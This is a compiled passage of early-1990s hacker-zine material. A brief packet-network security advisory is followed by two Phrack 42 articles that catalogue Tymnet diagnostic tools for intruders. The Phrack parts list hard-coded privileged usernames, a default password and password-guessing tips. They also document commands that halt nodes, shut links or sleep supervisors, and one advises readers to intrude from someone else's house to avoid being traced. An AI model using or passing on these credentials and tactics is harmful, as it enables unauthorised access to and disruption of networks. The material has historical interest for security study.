Another method of restricting access from intruders is to place the host in a closed user group (CUG). By electing to have the host in a CUG, the administrator can allow only certain NUIs to connect, and can also restrict the actual addresses from which access is allowed. For example: A site is placed in a CUG that will allow only calls from the company's remote branch in Dallas to access the host and only with the NUI created specifically for that branch. All attempts to access the site from an address outside the 214 area will result in an error message indicating an invalid source address. All attempts to connect with an invalid NUI will result in an error indicating an invalid ID. This information is maintained in the networks main TAMS (TP Access Management System) database, and is not subject to manipulation under normal circumstances.

Many sites on the Sprintnet network have specific subaddresses connecting to a debug port. This is usually at subaddress 99. All connections to debug ports should be restricted. Allowing users access to this port will allow them the ability to load and display memory registers of the Sprintnet equipment connected to the port, and even reset as well as enable or disable the host. Most debug ports are equipped with preset passwords from the vendor, but should be changed. These ports should also restrict connection from all addresses except those specified by the company.

An additional measure that may foil intruders relying on

software programs to find all addresses in a given area code is to request that the host be given an address above 10000. The time involved in scanning the network is extensive and most casual intruders will not look past the 10000 range. In fact, many will not venture past 2000.

BT-TYMNET

Any company having a host on the Tymnet network should choose a username that is not easily associated with the company or one that is not a common word or name. If an intruder is aware that XYZ Inc. has a UNIX based system on TYMNET he or she would begin attempts to find this system with the obvious usernames: XYZ, XYZINC, XYZNET, XYZ1, XYZUNIX, UNIX, etc.

BT-Tymnet allows for these usernames to have additional password security as well. All hosts should have this option enabled, and passwords should be changed frequently. The password should always be a minimum of six digits, should include letters, numbers and at least one symbol character, and should not be associated in any way with the corresponding username.

Many clients of BT-Tymnet have purchased the Tymnet II software and have individual sub-networks that are linked to the public network through gateways. Each subnet is personally configured and maintained through the use of a package of utilities provided by Tymnet. These utilities each perform a specific task and are highly important to the smooth operation of the network. These utilities may be accessed either directly from the host-end or remotely through the network by entering a corresponding username. Some of these utilities are:

XRAY : a monitoring utility
DDT : a debugging utility
NETVAL : a database of username to host correspondence
PROBE : a monitoring utility
TMCS : a monitoring utility

Under NO CIRCUMSTANCES should these utilities be left without a password on the company’s subnet. These utilities should also never be named similarly to their given name. Should an intruder gain access to any of these utilities the integrity of your network will be at risk.

For example:

Allowing an outsider access to the XRAY utility, would give he or she the ability to monitor both incoming and outgoing data from the host using the "TA" command (display trace data table in ASCII). Use of certain XRAY commands are restricted by a security function that allows only certain usernames to execute commands on the basis of their existence in a "Goodguy" list, which can be displayed by any XRAY user. Should a user be of the highest privilege, (2), he or she can add or delete from the "Goodguy" list, reset connections, and display trace data on channels other than the default channel.

Allowing a user access to DDT can result in complete disruption of the network. DDT allows the user the ability to write directly to the network controller "node code" and alter its configuration.

Allowing a user access to NETVAL will allow the user to display all usernames active on the network and the corresponding host addresses.

OTHER PROBLEMS

EXAMPLE ONE

On many networks users have the ability to connect to the packet assembler/disassembler (PAD) of the network dial-ups. This has led to significant problems in the past.

In the mid-1980's two American hackers were exploring the German packet network DATEX-P. One connected to a host in Berlin and was immediately disconnected by the remote site. Before the hacker could react, the German host connected to the NUA corresponding to his Sprintnet PAD and sent him a login prompt. This alarmed the hacker greatly, as he assumed that the proprietors of the German host had somehow noticed his attempt to access their system. He contacted his partner and told him of the occurrence. The two concluded that since the NUA of the origination point is sent in the packet-header, the remote site must have been programed to recognize the NUA and then return the call. The fact that it had returned a call to a public PAD was intriguing to the pair, so they decided to attempt to recreate the event by calling each other. Both individuals connected to the network and one entered the NUA corresponding to the others PAD. A connection resulted and the two were able to interact with one another. They then decided that they would periodically meet in this fashion and discuss their findings from Germany. At the time of the next meeting, the connection did not occur as planned. One hacker quickly received a telephone call from the second who exclaimed rather excitedly that he had attempted to connect to his partner as planned, but accidentally connected to another PAD and intercepted a legitimate user typing his NUI. Further investigation proved that one could connect to public PADs during the idle period when the user was in network mode, prior to making a connection to a remote site. This discovery was intended to remain secret, because of its extremely dangerous applications. Nevertheless, word of this discovery soon reached the entire hacker community and what came to be known as "PAD to PAD" was born.

The "PAD to PAD" technique became so wide-spread that hackers were soon writing software to intercept data and emulate hosts and capture login names and passwords from unsuspecting network users. Hackers were intercepting thousands of calls every day from users connecting to systems ranging from banking and credit to the Fortune 500 to government sites.

After nearly two years of "PAD to PAD" Sprintnet became alerted to the crisis and disallowed all connections to public PADs. When Sprintnet expanded its service overseas they once again left access to the overseas PADs unrestricted. The problem went unnoticed again until their attention was brought to it by a hacker who called Sprintnet security and told them that they ought to fix it quickly before it became as wide-spread as before. The problem was resolved much quicker this time.

This particular technique was not limited to Sprintnet. All networks using the Telenet software are at risk to this type of manipulation. This type of network manipulation was integral in the recent compromise of a large Bell Company's packet network in a much-publicized case. Certain foreign networks in countries such as Israel, England, Chile, Panama, Peru and Brazil are also at risk.

EXAMPLE TWO

In the late 1980's hackers stumbled onto a packet network owned and maintained by a large facilities maintenance company. This particular network had a huge flaw in its setup. It connected all calls placed through it as if they

were placed with an NUI. This allowed hackers to place calls to addresses that refused collect connections on networks around the world. This became a popular method for hackers to access underground chat systems in Europe. Additionally, this network contained a score of computers belonging to a major automobile manufacturer. Most of these systems were highly insecure. The network also allowed unrestricted access to network debug ports. This particular network also had a toll-free number on an MCI exchange. At the time, MCI was having some difficulty getting their equipment to accept the ANI information to provide customers with a full call-detail report on their monthly statement. The hackers were well aware of this fact and made frequent use of the network with no fear of prosecution. Eventually MCI was able to fix their translation problem and were able to provide their clients with full call-detail reports. When this was learned, many hackers abandoned use of the network, but several others were later prosecuted for its usage when their number turned up on the bill.

EXAMPLE THREE

Until quite recently intimate knowledge of the utilities driving various packet-switched networks were known by an exclusive few. While investigating a network owned by an extremely large Cleveland-based conglomerate hackers came across a system where documentation on the usage of every utility was kept online. The hackers quickly downloaded all the information and it soon became somewhat wide-spread among the underground community. With less-skilled and more unscrupulous individuals in possession of this information many networks began experiencing disruptions and system integrity was quickly lost as hackers began monitoring data traffic.

No information on the usage of packet networks or their utilities should ever be kept online. Hard copies should be kept in the possession of the network administrator, and when updated, obsolete versions must be destroyed.

WHAT TO DO

When a security violation stemming from a connection through the packet network is noticed, Network Security should be notified. Clients of BT-Tymnet should notify Steve Matthews at 408-922-7384. Clients of Sprintnet should notify Pat Sisson at 703-689-6913.

Once changes have been enacted in the network to prevent further break-ins, the host computer should be checked thoroughly for any changes or damages, and all individual account passwords should be changed.

CONCLUSION

It is critical that the packet network be configured properly and that all measures are taken to ensure its security. Even the most secure host computer can be easily compromised if it is connected to an insecure packet network.

==Phrack Magazine==

Volume Four, Issue Forty-Two, File 5 of 14

= - = -

Synopsis of Tymnet's Diagnostic Tools and their associated License Levels and Hard-Coded Usernames

by
Professor Falken

February 14, 1993

= - = -

While the scope of this article is general, the information contained within is NOT for the novice Tymnet explorer. Novice or NOT, go ahead and read; however, caution should be taken when invoking any of these commands upon BT's network. Execution of certain commands can have debilitating consequences upon segments of the network.

In this article I intend to educate the reader about the various Tymnet diagnostic utilities that are available. This article is by no means an in depth microscopic view of the utilities; but rather a brief to the point survey course of what is available to qualified people. With each utility I will describe its use/s, list its major commands, and in DDT & XRAY's case, dispense its hard-coded usernames which allow you to become a 'qualified person.'

It seems the software engineers at Tymnet (for the lack of something better to do) like to rename ordinary words to complicated ones. For instance, within this article I will talk about LICENSE LEVELS. License levels are nothing more than security levels. When I speak of License Level 4, just translate that to Security Level 4. I would have just called everything security levels, but I wanted to stay within that lethargic Tymnet mood for realism purposes. Another word the engineers pirated from 'GI JOE' was GOOD-GUYS. In our world, a Good-Guy is a valid username that can be used for logging into the various diagnostic utilities.

Like most conventional computers, Tymnet also needs an operating system for its code to run under. Tymnet's node-level, *multitasking*, operating system is called ISIS; it stands for 'Internally Switched Interface System.' Its designed for: handling multiple communication links, allocating system memory, system job/process scheduling, and all the other BASIC things ALL operating systems do. Tymnet explains it a bit more complicated and less to the point, but to give equal time to the opposing viewpoint, this is what they say:

> "Internally Switched Interface System. The operating system for a TYMNET node; provides functions that control the overall operation of an Engine. These functions include, but are not limited to, memory allocation, message switching, job scheduling, interrupt processing, and I/O distribution. ISIS allows multiple data communications functions to run on a single processor. Two of its many services are debugging and I/O port management. Formerly known as ISIS-II or ISIS2. ISIS2, ISIS-II Obsolete terms. See Internally Switched Interface System (ISIS)."

At various points within this file I will refer to an ENGINE. Basically, an ENGINE is a minicomputer which handles all the processing requirements that ISIS and its applications demand. However, to be fair to all the Tymnet technoids, this is what BT says:

> "BT North America packet-handling hardware. The Engine communications processor is a member of a family of special-purpose minicomputers. It runs communications software such as Node Code (for switching), slot code (for protocol conversion and value-added functions), and

the ISIS operating system. The Engine family consists of the Pico-Engine, Micro-Engine, Mini-Engine, Mini-Engine-XL, Dual-Mini-Engine-XL, Engine, and ATC."

You think they would have invented much NEATER names for their computer platforms than 'Mini-Engine' or 'Micro-Engine'. I would guess that BT's hardware engineers have less time than the software engineers to invent K-RAD names for their projects. Anyhow, as you can see, the ENGINE is the muscle behind Tymnet's network brawn.

Another term which is very basic to ANY understanding of Tymnet is the 'SUPERVISOR.' As you can see the engineers searched high & low for this clever term. The Supervisor is many things including, the authentication kernel you interact with, the circuit billing system that subscribers unfortunately do not interact with, and generally the network's 'BIG BROTHER.' Supervisor watches the status of the network at all times, keeping detailed logs and interceding when trouble erupts. The supervisor term can also refer to the engine upon which the Supervisor is being run on.

With all that in mind, I will now introduce five of Tymnet's diagnostic tools. I intend on presenting them in this order: DDT, MUX, PROBE, LOAD-II, TOM, and XRAY. Please note that only DDT and XRAY have 'good-guy' lists provided.

DDT - Dynamic Debugging Tool

DDT is a utility which runs under the ISIS operating system. DDT is capable of loading or displaying a slot's content. A slot is an area of memory in a node in which Tymnet applications run. DDT can also be used for modification of a specific slot's slot code. Slot code is any program which has been assigned memory within the engine by ISIS. DDT also performs other lower level diagnostic functions, which I will not go into.

Logging into DDT requires you to provide the 'please log in:' prompt a valid username and password. Upon checking the good-guy list and authenticating the user, the kernel process searches for the associated slot assignment. If no slot is assigned to the good-guy, the kernel will prompt you for a slot number. Once you enter a VALID slot number and it is available, the authentication kernel executes the DDT utility. When I say 'VALID' slot number, I mean a slot number which logically exists AND is attainable by your current good-guy's license level.

Actual logins to DDT take the form:

```
please log in: goodguyID:host# <cr>
     password:
```

Where goodguyID is a valid goodguy, host# is the Tymnet subscriber who needs a little 'work' done, and obviously the password is what it is. While I would like to give you all the passwords I could, I don't think it is going to happen. So all I can do is suggest trying different variations of the goodguy IDs, and other dumb passwords unsecure people use.

Connection to primary DDT is displayed as the ever-so-friendly '*' prompt. It is from this prompt that all general DDT commands are directed. The most useful DDT commands are listed below in a general, extended, and RJE/3270T specific registry.

GENERAL DDT COMMANDS

E	Execute a slot.
H	Halt a slot. <---- DESTRUCTIVE See WARNING!
ZZ	Logs you out of DDT.
^#	Transfers control from the current slot to the slot specified by #. (IE- ^7 Switches control to slot 7)
?CPU	Displays CPU utilization (Engine Performance)
?HIST	Displays a history of diagnostic messages.

```
?HOST       Displays the hosts in use by that slot.
?LU         Displays the logical unit to physical device assignment.
?MEM        Displays the time of memory errors if any.
?STAT       Allows the execution of EXTENDED DDT.  To obtain the extended
            command prompt type '/'.Command prompt ':>'
?VERN       Displays the ISIS version followed by the SLOT's version.


WARNING!: It is possible to HALT a slot accidently.  This will freeze
          everything going in/out of the current slot.  This can be BAD
          for customer satisfaction reasons.  If you accidently hit 'H',
          even without a CR/LF it will hang the slot.  So when the ?HIST or
          ?HOST commands are used make SURE you type that important '?'
          beforehand.  This will halt everything going over that slot,
          effectively destroying the communication link.


EXTENDED COMMANDS FOR RJE & 3270T
---------------------------------

RJE & 3270T
===========
EXI         Logs you out. (DuH!)
QUIT        Return from extended DDT prompt ':>' to normal '*' DDT prompt.

RJE Only
========
HELP        Displays a list of commands available in extended RJE DDT mode.
            (A list not worth putting in here.)
SCOPE       Outputs a protocol trace.
TRACE       Outputs a state trace.

3270T Only
==========
HELP        Displays a list of commands available in extended 3270T DDT mode.
            (Again, a list not worth putting in here.)
STATUS      Displays status of all lines, control units, and devices.
STRTLN x    Start polling on line x. (Performance benchmark)
STRTCU x,y  Start polling control UNIT x on LINE y. (Performance benchmark)
STOPLN x    Stop polling on line 'x'
STOPCU x,y  Stop polling control UNIT x on LINE y.

NOTE:If you try to use an RJE command while logged into a 3270T you will
     be shown the incredible "ILLEGAL COMMAND" string.


GOOD-GUYS AND LICENSE LEVELS
----------------------------

   As with any username, there is an accompanying license level (security
level) with each account.  The different levels define which types of
slots that username may access and the available commands.  Some of the
good-guys have access to all slots including supervisor, while others
have access to only non-supervisor slots.

   The table below is a list of the actions that are available with the
various different license levels.

L.DISC    Permits disk formatting
L.H       Permits the halting, loading, and restarting of all slots for
          code-loading purposes.
L.P       Permits the halting, restarting, and online software modification
          to an active slot. (Except slots 0 and FF)
L.R       Permits logon to all slots (Except 0 and FF)
L.SOA     Permits logon to a node's slot 0. (Node configuration.)
L.SOP     Permits the halting, restarting, and online software modification
          to slot 0.
L.SOR     Permits the reading of slot 0 files.
L.SUA     Permits logon to Supervisor slots.
L.SYA     Permits logon to a node's FF slot. (ISIS configuration node.)
```

L.SYR Permits the reading of slot FF files.
L.SYP Permits the halting, restarting, and online modification to slot FF.

The DDT license levels are numbered from 0 to 4, 4 being Gh0D. Each level has several of the above named actions available to them. Listed below are the various actions available at the 0 through 4 license levels.

LEVEL	ACTIONS
4	L.DISC, L.P, L.SOA, L.SOP, L.SUA, L.SYA, and L.SYP . (Disk format, halt, restart, online software mods, and reading of files for all slots AND supervisors. Like I said, GOD.)
3	L.P, L.SOA, L.SOP, L.SYA, and L.SYP . (Halt, restart, online software mods, and reading of files for all slots and supervisors.)
2	L.H, L.R, L.SOA, L.SOR (For code loading purposes: halt, restart online software mods, and reading files for all slots and supervisor nodes.)
1	L.R, L.SOA, L.SYA (Views ALL slots and supervisor nodes)
0	L.R (Views all slots, EXCEPT supervisor slots and 0 & FF.)

What follows is a good-guy userlist with the associated license level of that username. I also note whether the account is ACTIVE/PASSIVE upon an operating node/slot combination and the seriousness of the network impact that those associated licenses can possibly create.

LICENSE LEVEL	GOOD GUY USERNAME	ACTIVE/PASSIVE	NETWORK IMPACT
4	ISISTECH	Active	MAJOR
4	NGROM	Active	MAJOR
4	NSSC	Active	MAJOR
4	RPROBE	Active	MAJOR
4	RERLOG	Active	MAJOR
4	RACCOUNT	Active	MAJOR
4	RSYSMSG	Active	MAJOR
4	RUN2	Active	MAJOR
4	TNSCM	Active	MAJOR
3	IEXP	Active	Moderate
3	ISERV1	Active	Moderate
3	ISERV2	Active	Moderate
3	ISERV3	Active	Moderate
3	ITECH1	Active	Moderate
3	ITECH2	Active	Moderate
3	ITECH3	Active	Moderate
3	ITECH4	Active	Moderate
3	ITECH5	Active	Moderate
2	GATEWAY	Active	Minor
1	DDT	Passive	
1	DDTECH	Passive	
1	IOPPS	Passive	
1	ISERV	Passive	
1	ITECH	Passive	
0	VADICBUSY	Passive	

MUX - The Circuit Multiplexer

MUX is a tool which also runs within an ISIS slot. MUX allows the building, interconnecting, and controlling of several sets of circuits from a single terminal. Instead of logging in and out of each diagnostic

tool as different commands are needed, MUX is used to create multiple concurrent circuits. Once these are set up, it is easy to switch back and forth between different diagnostic applications, WITHOUT having to logoff one before logging into another. Tymnet also likes to boast that you can chat with other users on MUX's 'Talk mode facility.' I'll stick to IRC until this catches on.

Logging into MUX is quite simple. It takes the form of:

```
please log in: userid <cr>
     password:
```

NOTE: ATTN commands, see CHAR command.

ATTN ATTN	Allows you to send one attention character down the circuit.
ATTN C x	Labels the current port, where 'x' is the label you desire.
ATTN E	Allows you to switch to the next port you have defined. This command however is not valid from the command mode. The circuit label is presented and connection is made. Even though the prompt for that circuit is not presented, you ARE connected.
ATTN Z	Returns you to the command mode.
CHAR char	Configures your ATTN character to 'char'. So in the below ATTN commands, you will have to enter your ATTN character then the proceeding character. The default ATTN Character is CTRL-B. Personally, I like to set mine to '!'.
CONNECT pl1,pl2	Connect the output of port label-1 to port label-2. Usually your current port label is marked with a * preceding it in a 'LIST', this is also known as a BOSS.
ENABLE pl	Enables a pl's (port labels) output.
EXIT	Leave MUX with all your circuits INTACT.
FLUSH pl	Flush pl's (port labels) output.
FREEZE N/F	Freeze (N=ON or F=OFF) current Boss.
GREETING msg	Sets up the greeting message.
HEAR N/F	Allow (N=ON or F=OFF) users to 'TALK' to each other.
HELP	Prints help messages. (ooof)
LIST	Lists all active ports for the current user. (ATTN Z L)
LABEL N/F	Labeling (N=ON or F=OFF) of all output sent to the Boss.
MAKE	Make a new circuit by logging onto a diagnostic tool. You will be prompted with the omnipresent 'Please log in:' prompt. Just login as usual for particular tool.
MESSAGE	Print last message.
QUIT	Leave MUX and ZAP all circuits created.
SEND pl	Send to pl (port label).
TALK username	Talks to 'username' providing HEAR=N.
TIME	Outputs date and time in format: 31Dec93 05:24
TRANSFER pl	Transfers control of this BOSS to pl (port label).
ZAP pl	Zap any circuits you made, where 'pl' is the port label. This command defaults to the port labeled '*' (Boss). This command is ONLY valid in command mode.

PROBE

PROBE is probably one of the BEST known Tymnet diagnostic tools. PROBE is actually a sub-program of the Supervisor. PROBE is capable of monitoring the network, and it has access to current pictures of network topology, including host tables and node descriptors. PROBE shares common memory with the Supervisor and has circuit tracing capability. PROBE can be used to check the history of nodes & links,

boot a node, trace a circuit, and reset a link or shut one down. PROBE can be access directly or through TMCS (Tymnet Monitoring and Control System.)

To access PROBE from within TMCS you would enter the command:

PROBE s Where 's' is the active or 'sleeping' supervisor.

For more PROBE related TMCS commands or general TMCS commands, please refer to an appropriate source. If the demand is great enough, perhaps I will release a TMCS reference sheet in the future.

PROBE access is determined by the sum of the individual license levels granted to the user. PROBE licenses are as follows:

License	Description
00	Permits view only commands -- user is automatically logged off from PROBE after 20 minutes of no activity.
04	Permits view only commands -- no automatic logoff.
20	Permits all 00 commands plus ability to effect changes to network links.
10	Permits ability to effect changes to node status.
01	Permits ability to effect changes to network supervisors.
02	Permits ability to effect changes to supervisor disks.

I do not have any hardcoded usernames for PROBE with this exception. The PROBE access username 'PROBE' is hardcoded into the supervisor, and usually each host has one hardcoded PROBE username: CONTROL -- license level 37. So in comparison with the above chart, CONTROL has Gh0d access to PROBE commands, because everything added up equals 37 (duh). On many subnets, the username RPROBE has similar access.

PROBE COMMANDS

Command	Lic. Lvl	Description
CHANGE	00/04	Changes your PROBE personal password.
EXI	00/04	Logout.
HELP	00/04	Help. (Temple of Sub-Genius)
SEND x text	00/04	Sends message to Probe user whose job label is 'x'.
VERSION	00/04	Lists current software version number.
WHO	00/04	Lists currently logged in PROBE users. (Useful)

DISPLAY CMDS:

Command	Lic. Lvl	Description
ACCT	00/04	Displays # of accounting blocks on Supervisor disk available for RAM session record data.
AN	00/04	Displays detailed information about active nodes.
ASTAT	00/04	Displays number of login and circuit building timeouts.
AU	00/04	Displays node numbers of ALL active nodes that are up.
CHAN x	00/04	Displays port number used by Supervisor for command circuit to node 'x'.
COST x	00/04	Displays cost of building command circuit to node 'x'.
CSTAT	00/04	Displays time, login, rate, and network status every 15 seconds.
EXC O|S|P	00/04	Displays links that are overloaded (O), or shut (S), or out of passthroughs (P).
HOST x	00/04	Displays information about host 'x' or all hosts.
LACCT	00/04	Displays number of last accounting block collected by RAM session record data.
LRATE	00/04	Displays Supervisor login rate in logins per min.
LSHUT	00/04	Displays shut links table.
LSTMIN	00/04	Displays circuit status information gathered by Supervisor during preceding minute.
N x	00/04	Displays status info about node 'x'.
OV x	00/04	Displays overloaded links.

PERDAT	00/04	Displays Supervisor performance data for preceding min.
RTIME	00/04	Reads 'Super Clock' time and displays year, and Julian date/time.
STAT	00/04	Displays network status information.
SYS	00/04	Displays host number running PROBE.
TIME	00/04	Displays Julian date and network time.
TSTAT	00/04	Displays same information as STAT, preceded by Julian date/time.
VERSION	00/04	Displays current versions of PROBE and Supervisor software.
WHO	00/04	Displays active PROBE users and their job labels.

LOG MESSAGE CMDS:

Command	Lic. Lvl	Description
LOG	00/04	Outputs network information from Supervisor log.
REPORT	00/04	Controls output of node reports.
RLOG m1..m4	00/04	Restricts log output to up to four message numbers. M1- 1st Message, M2- 2nd Message, etc.
RNODE n1 n2	00/04	Restricts log output to messages generated at nodes N1 and N2.

NETWORK LINK CMDS:

Command	Lic. Lvl	Description
CSTREQ n1 n2	20	Requests total speed of all lines on specified link. (n1= 1st Node n2= 2nd Node)
ESHUT n1 n2	20	Shuts specified link and enters it on shut links table. (n1= 1st Node n2= 2nd Node)
PSTAT n Hhost p	20	For node 'n', displays status of logical ports for port array 'p' on 'host'. Note the capital 'H' must precede the host specific.
RSHUT n1 n2	20	Opens specified link and removes it from shut links table.
SYNPRT n	20	Displays status of async ports on node 'n'.
TRACE n Hhost p or n Sp	20 20	Traces specified circuit. Where 'n' is node, 'host' is HOST, and 'p' is port. Or for secondary command: 'n' node name, 'p' port. Again, 'S' must precede the port name.
T2BORI n1 n2	20	Resets communication channel between node n1 and node n2.

NETWORK NODE CMDS:

Command	Lic. Lvl	Description
CLEAR n	10	Opens all links on node 'n'.
DLOAD n	10	Causes node 'n' to execute its downline load bootstrap program.
NSHUT n	10	Shuts all links on node 'n'.
RETAKE n	10	Causes Supervisor to release and retake control of node 'n'.
SPY	10	Displays last 32 executions of selected commands.

NETWORK SUPERVISOR CMDS:

Command	Lic. Lvl	Description
AWAKE	01	Wakes a sleeping Supervisor. (Only one Supervisor is active at one time, however there can be supervisors 'sleeping'.)
CLASS	01	Causes Supervisor to read Netval class and group definitions.
DF s	01	Increases Supervisor's drowsiness factor by 's' seconds.
ETIME	01	Sets time known to Supervisor.
FREEZE	01	Removes Supervisor from network.
PSWD	01	Displays password cipher in hex.
SLEEP	01	Puts active Supervisor to sleep.
THAW	01	Initializing frozen Supervisor.
TWAKE	01	Wakes sleeping Supervisor, automatically puts active Supervisor to sleep and executes a CSTAT command.

USER UTILITY CMDS:

Command	Lic. Lvl	Description
ENTER	01	Adds/deletes/modifies Probe usernames.
HANG x	01	Logs off user with job label 'x'.
LIST	01	Displays Probe usernames.
ULOGA	20	Enters user-generated alphabetic message in msg log.
ULOGH	20	Enters user-generated hex message in msg log.

SYSTEM MAINTENANCE / DISASTER RECOVERY CMDS:

Command	Lic. Lvl	Description
DCENT n1 n2	02	Allows Tymnet support temporary, controlled access to a private network. (Useful)
DCREAD	02	Reads current value of password cipher associated with DCENT username.
FTIME +/- s	02	Corrects the 'Super Clock' by adding (+) or subtracting (-) 's' seconds from it.
INITA	02	Initializes accounting file to all zeros.
INITL	02	Initializes log to all zeros.

NOTE: Each PROBE is a separate entity with its own files. For example, if you shut lines in the PROBE on the active Supervisor, this will NOT be known to the sleeping PROBE. If another Supervisor takes over the network, it will not consider the link to be shut. Likewise, PROBE password changes are made only to one PROBE at a time. To change your password everywhere, you must do a CHANGE in each probe.

LOAD-II

LOAD-II is probably one of the LEAST known of Tymnet's utilities. LOAD-II is used to load or dump a binary image of executable code for a node or slot. The load/dump operation can be used for the ENTIRE engine, or a specific slot.

Upon reaching the command prompt you should enter:

R LOADII <cr>

This will initiate an interactive session between you and the LOAD-II load/dumping process. The system will go through the following procedure:

TYMNET OUTPUT	YOUR INPUT	WHAT THIS MEANS TO YOU
Enter Function:	G	'G' Simply means identify a gateway
Enter Gateway Host:	####	This is the 4 digit identifier for hosts on the network. I know that 2999 is for 'MIAMI'.
Password:	LOAD	This is the default password for LOAD-II.
Function:	C	'C' for crash table dump, OR
	D	'D' to dump an entire engines contents, OR
	L	'L' to load an entire engines contents, OR
	S	'S' to load a slot, or
	U	'U' to dump a slot.
Neighbor Node:	####	Selects neighbor node number.
Neigh. Kern. Host#:	###	This 3-digit code is derived by adding the first two digits of the node number and appending the last two digits to that sum.
Line # to Load From:	##	Use the line number coming off the neighbor node, NOT the node that is DOWN.
Object File Name:		File used to load/dump node or slot from/to.
EXIT	EXI	Send program to end of job.

TOM - TYMCOM Operations Manager

TOM is utility which runs under TYMCOM. Quickly, TYMCOM is an interface program for the host computer which imitates multiple terminals. Quoting from Tymnet, "TYMCOM has multiple async lines running to the front-end processor of the host." So in other words, TYMCOM has a bunch of lines tied into the engine's front-end, allowing a boatload of jobs/users to access it.

TOM is primarily used with TYMCOM dialup ports. It is used to DOWN and then UP hung ports. This type of situation may occur after a host crash where users are getting a 'Host Not Available' error message. TOM can also be used to put messages on TYMCOM in order to alert users to problems or when scheduled maintenance will occur on various hosts/ports. To login type:

##TOM##:xxxx

Where 'xxxx' is the appropriate host number you wish to 'work' on. After proper hostname is given, you will then be prompted for a password. As I have none of these to give, play on 3-5 character combinations of the words: TYMCOM, TOM, HIF, OPMNGR.

Command	Description
GRAB TOMxxxx	This should be the FIRST thing you do when down/upping a host. Gets license for up or down host, then prompts for password of host. Where 'xxxx' is the host number. You must have privileged status to use.
CHANGE xxxx	Change a host number to 'xxxx'.
DIAGNOSTICS	Turns the diagnostic messages off or on.(Toggle)
DOWN P xx	Take DOWN port number 'xx', or
H xxxx	Take DOWN host number 'xxxx'.
ENQUIRE	Lists information about the node and slow where TYMCOM is running.
EXIT	Logout.
MESSAGE	Sets text to be output to the terminal when a user logs in.
SHUT H xxxx	Disallow new logins to a specified host = 'xxxx', or
P xx	Disallow new logins to a specified port = 'xx'.
SPEED xxxx	Specifies the baud rate at which a port will communicate.
STAT P xx-yy	Shows status of port numbers 'xx' through 'yy'. Either one or a number of ports may be specified.
TIME	Displays the current time.
TO x message	Sends 'message' to specified user number 'x'.
UP P xx	Bring UP port number 'xx', or
H xxxx	Bring UP host number 'xxxx'.
WHO	Lists user numbers of all users currently logged into TOM.

XRAY

XRAY is another one of the very well known commands. XRAY is a program which sits within node code and waits for use. Its used to gain information about a specific node's configuration and its current status in the network. It can be used to determine the probable reason for a crash or line outage in order to isolate bottlenecks or track down network anomalies.

XRAY user licenses are all assigned a logon priority. If every XRAY port on a node are in use, and a higher priority XRAY username logs in, the lowest priority username will be logged out.

License	Description
2	Permits the writing and running of disruptive node tests.
1	Permits the running of non-disruptive node tests.
0	Permits view only commands.

The following list is a compilation of some hardcoded 'good-guys'.

LICENSE LEVEL	PRIORITY	GOOD GUY USERNAME	ACTIVE/PASSIVE	NETWORK IMPACT
2	98	XMNGR	Active	MAJOR
2	98	ISISTECX	Active	MAJOR
2	97	XNSSC	Active	MAJOR
1	50	TNSCMX	Active	Minor
1	50	TNSUKMX	Active	Minor
1	40	XSOFT	Active	Minor
1	40	XEXP	Active	Minor
1	40	XCOMM	Active	Minor
1	40	XSERV1	Active	Minor
0	50	XRTECH	Passive	
0	30	XTECH	Passive	
0	30	XOPPS	Passive	
0	30	XSERV	Passive	
0	0	XRAY	Passive	

What follows is a VERY brief command summary.

Command	Description
CD	Displays current auto/display mode for CRYPTO messages.
CD Y|N	Turns ON/OFF automatic display of CRYPTO messages.
CL n	Display the last 'n' CRYPTO messages.
CRTL Z	Logout.
BT	Causes the SOLO machine to go into boot. Audited command.
DB	Used to build and measure link delay circuits between nodes. The DB command prompts for a node list. IE- NODE LIST: <node #1 node#2 ... node#x>
DD	Displays link measurement data for circuit built by the DB command. Verifies that the circuit has been built.
DE	Used to terminate the DB command.
HT	Puts the node code into a STOP state. This command shows up in audit logs.
KD n	Display link descriptor parameters where 'n' is the neighbor number.
KS n	Display link performance statistics (link delay, packet-making, bandwidth utilization, etc.)
ND	Displays information about the configuration of a node and its neighbors.
NS option	Displays parameters for estimating node work load. Options: -EXCT is the current load factor or execute count. A count of less than 60 means the load is heavy. -EXLW is the lowest EXCT value computed since startup. -EXHW is the highest EXCT value computed.
SN	Restarts the node, command audited.

I hope this file gave you a better understanding of the Tymnet network. While a lot of the commands make sense only if you've had prior Tymnet experience, I hope my summaries of each tool gave you a little better understanding of the network. I am available for questions/comments/gripes

on IRC, or I can be reached via Internet mail at:

pfalken@mindvox.phantom.com

Thanks goes out to an anonymous hippy for providing the extra nudge I needed to sit down and write this phile. NO thanks goes out to my lousy ex-roommates who kicked me out in the middle of this article. Their day is approaching.

Be careful everyone...and remember, if you have to explore the mysterious fone/computer networks, do it from someone else's house.

- Professor Falken
= Legion of Doom!

<EOF-93> [Written with consent and cooperation of the Greys]

==Phrack Magazine==

Volume Four, Issue Forty-Two, File 6 of 14

A User's Guide to XRAY

By N.O.D.

This file was made possible by a grant from a local McDonnell Douglas Field Service Office quite some 'tyme' ago. This was originally written about version 4, although we are pretty sure that BT has now souped things up to version 6. Everything still seems the same with the exception of a few commands, one of which we will point out in particular.

Any comments/corrections/additions/updates or subpoenas can be relayed to us through this magazine.

XRAY is a monitoring utility that gives the user a real-time window into a Tymnet-II node. Used in tandem with other utilities, XRAY can be a very powerful tool in monitoring network activity.

In this file we will discuss key features of XRAY and give command formats for several commands. Some commands are omitted from this file since they can only be used from dedicated terminals. Several others are likewise omitted since they deal with the utilization of XRAY in network configuration and debugging the actual node code, and would probably be more damaging than useful, and commands to reset circuits and ports are similarly missing.

ACCESS

The most obvious way to access XRAY is to find the username/password pair that either corresponds to the host number of an XRAY port, or is otherwise in the goodguy list of a particular node.

XRAY can also be accessed through the DDT utility by typing

```
?STAT
```

Either will respond with the following

```
**X-RAY**  NODE:  XXX   HOST:  ZZZ  TIME:  DD:HH:MM:SS
```

If all ports are currently in use the user will only be allowed access if his/her is of greater precedence in the goodguy list than that of someone previously online. In such a case, that user will be forcibly logged out and will receive the following message:

```
"xray slot overridden"
```

Otherwise the user will see:

```
"out of xray slots"
```

XRAY users are limited in their power by the associated "licence" level given them in the XRAY goodguy list. The levels are:

```
0 - normal
1 - privileged
2 - super-privileged
```

There are several user names associated with the XRAY utility. These exist on almost any network utilizing the Tymnet-II style networking platform.

PRIORITY	USERNAME
2	XMNGR
2	ISISTECX
2	XNSSC
1	TNSCMX
1	TNSUKMX
1	XSOFT
1	XEXP
1	XCOMM
1	XSERV1
0	XRTECH
0	XTECH
0	XOPPS
0	XSERV
0	XRAY

COMMANDS with parameters in <brackets>

HE Help

